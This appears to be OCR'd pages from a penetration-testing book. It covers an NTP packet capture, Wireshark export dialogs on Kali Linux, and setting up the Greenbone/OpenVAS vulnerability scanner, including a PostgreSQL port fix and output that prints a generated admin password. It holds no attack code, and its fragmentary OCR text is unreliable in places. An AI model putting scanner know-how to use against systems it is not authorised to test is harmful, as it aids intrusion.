
NTP_sync.pcap (4KB, showing the NetworkTimeProtocol)
Contributor: Gerald Combs
Description: After reading about the round robin DNS records set up by the folks at pool.ntp.org, I decided to use their service to sync my laptop's clock. The attached file contains the result of running


```
net time /setsntp:us.pool.ntp.org
net stop w32time
net start w32time
```


at the command prompt. Something to note is that each pool.ntp.org DNS record contains multiple addresses. The Windows time client appears to query all of them.

MicrosoftNTP.cap (Microsoft Network Monitor) 2 Packets containing a synchronisation to the Microsoft NTP server.




Wireshark · Export Specified Packets
Look in:
/home/kali/Downloads
Computer
kali
Name
Size
Type
Date Modified
NTP_sync.pcap
3.76 KiB
Pac…AP)
10/29/…:59 AM
File name:
Save
Cancel
Export as:
Wireshark/tcpdump/... - pcap
Help
Packet Range
Captured
Displayed
Compression options
Uncompressed


Wireshark · Export Specified Packets
Look in:
/home/kali/Downloads
Computer
kali
Name
Size
Type
Date Modified
NTP_sync.pcap
3.76 KiB
Pac…AP)
10/29/…:59 AM
Wireshark/tcpdump/... - pcap
Wireshark/... - pcapng
Endace ERF capture
HP-UX nettl trace
InfoVista 5View capture
K12 text file
Microsoft NetMon 1.x
Microsoft NetMon 2.x
Modified tcpdump - pcap
NetXray, Sniffer (Windows) 1.1
Nokia tcpdump - pcap
Novell LANalyzer
RedHat 6.1 tcpdump - pcap
Sniffer (DOS)
Sniffer (Windows) 2.00x
SuSE 6.3 tcpdump - pcap
Sun snoop
TamoSoft CommView NCF
TamoSoft CommView NCFX
Viavi Observer
Visual Networks traffic capture
Wireshark/tcpdump/... - nanosecond pcap
File name:
Export as:
Packet Ran
Save
Cancel
Help
s: 32


File name:
ntp_time sync
Export as:
Wireshark/... - pcapng
Save
Cancel
Help
Packet Range
Compression options
Captured
Displayed
Uncompressed

Chapter 6: Weaknesses Exposed: Advanced Vulnerability Analysis

```
(kali@kali)[~]
$ sudo gvm-setup
[>] Starting PostgreSQL service
[-] ERROR: The default PostgreSQL version (16) is not 17 that is required by libgvmd
[-] ERROR: libgvmd needs PostgreSQL 17 to use the port 5432
[-] ERROR: Use pg_upgradecluster to update your PostgreSQL cluster
```

```
kali@kali: ~
Session  Actions  Edit  View  Help
  GNU nano 8.6                    /etc/postgresql/17/main/postgresql.conf *
#------------------------------------------------------------------------------
# CONNECTIONS AND AUTHENTICATION
#------------------------------------------------------------------------------

# - Connection Settings -


#listen_addresses = 'localhost'         # what IP address(es) to listen on;
                                        # comma-separated list of addresses;
                                        # defaults to 'localhost'; use '*' for all
                                        # (change requires restart)
port = 5433                             # (change requires restart)
max_connections = 100                   # (change requires restart)
#reserved_connections = 0               # (change requires restart)
#superuser_reserved_connections = 3     # (change requires restart)
unix_socket_directories = '/var/run/postgresql' # comma-separated list of directories
                                        # (change requires restart)
#unix_socket_group = ''                 # (change requires restart)
#unix_socket_permissions = 0777         # begin with 0 to use octal notation
                                        # (change requires restart)
#bonjour = off                          # advertise server via Bonjour
```


```
kali@kali: ~
Session  Actions  Edit  View  Help
  GNU nano 8.6                    /etc/postgresql/17/main/postgresql.conf *
#------------------------------------------------------------------------------
# CONNECTIONS AND AUTHENTICATION
#------------------------------------------------------------------------------


# - Connection Settings -


#listen_addresses = 'localhost'         # what IP address(es) to listen on;
                                        # comma-separated list of addresses;
                                        # defaults to 'localhost'; use '*' for all
                                        # (change requires restart)
port = 5432                             # (change requires restart)
max_connections = 100                   # (change requires restart)
#reserved_connections = 0               # (change requires restart)
#superuser_reserved_connections = 3     # (change requires restart)
unix_socket_directories = '/var/run/postgresql' # comma-separated list of directories
                                        # (change requires restart)
#unix_socket_group = ''                 # (change requires restart)
#unix_socket_permissions = 0777         # begin with 0 to use octal notation
                                        # (change requires restart)
#bonjour = off                          # advertise server via Bonjour
                                        # (change requires restart)
#bonjour_name = ''                      # defaults to the computer name
```


```
[*] Creating extension pg-gvm
CREATE EXTENSION
[>] Migrating database
[>] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password 'a16c04b4-e3ff-44ba-a2e9-bb7efbb39809'.
[*] Configure Feed Import Owner
[*] Define Feed Import Owner
[*] Update GVM feeds
Running as root. Switching to user ' gvm' and group ' gvm'.
```




